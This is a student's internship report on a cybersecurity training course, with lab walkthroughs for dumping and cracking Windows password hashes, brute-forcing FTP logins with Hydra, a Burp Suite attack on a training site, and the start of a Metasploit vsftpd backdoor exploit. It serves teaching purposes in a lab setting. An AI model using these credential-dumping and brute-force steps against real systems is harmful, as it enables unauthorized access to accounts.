

INTERNSHIP ON CYBER SECURITY

Introduction:

My name is Ishani, pursuing Bachelors of Engineering in Information Science & Engineering from Mangalore Institute of Technology and Engineering, Moodabidri.

About DLithe:

DLithe Consultancy Services Pvt Ltd is an EdTech company established in 2018. It is based in Bengaluru and offers various services such as Data Analytics, Data Science, Machine Learning, Artificial Intelligence, Cyber Security and Bigdata solutions to clients in different industries. The company's goal is to provide quality services to its clients by leveraging advanced technologies and methodologies.

Summary of the Internship:

It was a one-month internship program ie, from 06/02/2023 to 06/03/2023 from the expert professionals. The first 15 days we learnt about the networking. The next 15 days was all about working with real-world live projects. The projects like Brute-force attack, Malware Attack, Exploiting Metasploit, Password Creation etc... The technology used in this internship were Kali-Linux, OWASP, Meta and Cisco Packet Tracker.

TECHNICAL TASKS PERFORMED


Group 1:

2a) PASSWORD CRACKING OF WINDOWS 7


Here, we are cracking the password of windows7 using **John the Ripper** tool.

It is a popular password cracking tool that can be used to perform brute-force attacks using different encryption technologies and helpful wordlists. John the Ripper is a tool designed to help systems administrators to find weak (easy to guess or crack through brute force) passwords.

Step 1: Go to windows7 and download pwdmp7 and unzip it.




Step 2: After unzipping the file and extract it in the C-drive of my computer and add it inside windows.





Step 3: Run cmd as administrator and perform these steps


- cd..
 - cd pwdump7
 - PwDump7.exe > hash.txt
 - hash.txt (to view the file)



Step 4: Now send the hash.txt file to kali. So, upload the file in **tmpfile.org**



Step 5: In the Kali in order to access the tmpfile copy and paste the link in the Kali Firefox and hit enter. You can see the file in the browser then copy it.




Step 6: Run the cmd and become the super user using sudo -su. Create a new file using **nano** (file name) and paste the file. Save it and exit. In order to crack use **John** command.

ie -> nano hash.txt

(paste) Cntl+S and Cntl+X

John hash.txt



2b) PASSWORD CRACKING OF METASPLOIT MACHINE USING HYDRA (BRUTE-FORCE ATTACK)

A brute force attack is a method of trying to crack a password or encryption key by systematically guessing every possible combination until the correct one is found. It is a common type of attack used by hackers to gain unauthorized access to systems, networks, or accounts.

Brute force attacks can be successful if the password or key is weak, short, or has been reused across multiple accounts. To prevent brute force attacks, it is important to use strong and unique passwords or passphrases that are difficult to guess or crack.

```
(kali㉿kali)-[~]
└─$ su -s
[sudo] password for kali:
[root@kali]-
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.102 netmask 255.255.255.0 broadcast 192.168.56.255
        link layer 00:0c:29 brd 192.168.56.255 scopeid 0x20c:link>
    ether 00:0c:29:01:94:07 txqueuelen 1000  (Ethernet)
    RX packets 11500 bytes 1365130 (1.3 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 15720 bytes 1712056 (1.6 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=0<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000  (Local Loopback)
    RX packets 129766 bytes 29971697 (28.5 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 129766 bytes 29971697 (28.5 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[root@kali]-
└─# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24
IP address      NetBIOS Name      Server      User      MAC address
192.168.56.1     DESKTOP-9007788  <server>  unknown       0a:00:27:00:00:00
192.168.56.101   METASPLOITABLE  <server>  METASPLOITABLE 00:00:00:00:00:00
192.168.56.255   Sendo          failed; Permission denied

[root@kali]-
└─# nano user
[root@kali]-
└─# nano pass
[root@kali]-
└─# hydra -l user -P pass Ftp://192.168.56.101
Hydra v9.4 (c) 2022 by van Hauser/TMC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-02-23 05:21:47
[DATA] max 4 tasks per 1 server, overall 4 tasks, 4 login tries (l:2/p:2), -t: try per task
[DATA] attacking Ftp://192.168.56.101:21
[2] 192.168.56.101 login msfadmin password msfadmin
1 of 4 targets successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-02-23 05:21:51
```

'nbtscan' is a command-line tool used to scan networks for NetBIOS name information. It can be used to identify Windows machines on a network, as well as gather information such as hostnames, MAC addresses, and workgroups.

Nano is a command-line text editor that is available in Kali Linux. Nano is a lightweight text editor that is designed to be easy to use and has a user-friendly interface. It provides basic text editing features such as cut, copy, and paste, as well as search and replace, spell checking, and syntax highlighting for various programming languages.

To open a file using nano in Kali Linux, you can use the command **sudo nano <filename>** in the terminal. Once you have made your edits, you can save the changes and exit the editor by pressing **Ctrl+X**, and then confirming the save changes prompt.

1st create a file named ‘user’ and add the user’s name. Then create another file named ‘pass’ and add the user’s password in to that file. To save the file press Ctrl+S and exit it by Ctrl+X.


The command **hydra -L user -P pass ftp://192.168.56.101** is a sample command for using the Hydra password cracking tool to perform a brute force attack on an FTP server running on the IP address **192.168.56.101**.



- **hydra:** This is the command to invoke the Hydra password cracking tool.
- **-L user:** This option specifies the path to the file containing a list of usernames to use during the attack. In this case, the word "user" is being used as a placeholder for the actual file name or path.
- **-P pass:** This option specifies the path to the file containing a list of passwords to use during the attack. Similarly, the word "pass" is being used as a placeholder for the actual file name or path.
- **ftp://192.168.56.101:** This is the protocol and IP address of the target FTP server.

By this we can perform brute-force attack. At the end we get the username and password of the user.

3) PERFORM PASSWORD CRACKING OF ONLINE VULNERABLE WEBSITE(TESTFIRE.NET) USING BURPSUITE

- Initially enter the command burpsuite. It will be redirecting to another page.
- Next step is to turn on the intercept. Next login in to the website testfire.net and then turn on the burp.
- As soon as you login your login details will be come under intercept.
- The code which is available in the proxy of the intercept just copy and send it to the intruder.
- There just copy the username and password the click on add button.
- Then select the attack type Cluster bomb set the payloads and start the attack.





4a) Exploiting Metasploit using FTP

Step 1: Getting super access using the command \$ sudo -s

Step 2: Enter the command nmap -sV followed by the target IP, nmap is a utility for network exploration security auditing and -sV for the system versions. nmap -sV 192.168.56.101

Step 3: Enter msfconsole, it is used to provide a command line interface to access and work with the Metasploit framework

Step 4: Enter the command search vstpd

Step 5: Enter the command exploit/unix/ftp/vstpd_234_backdoor which is available from step 4 use exploit/unix/ftp/vstpd_234_backdoor

Step 6: Payload is not configured. Just enter show options

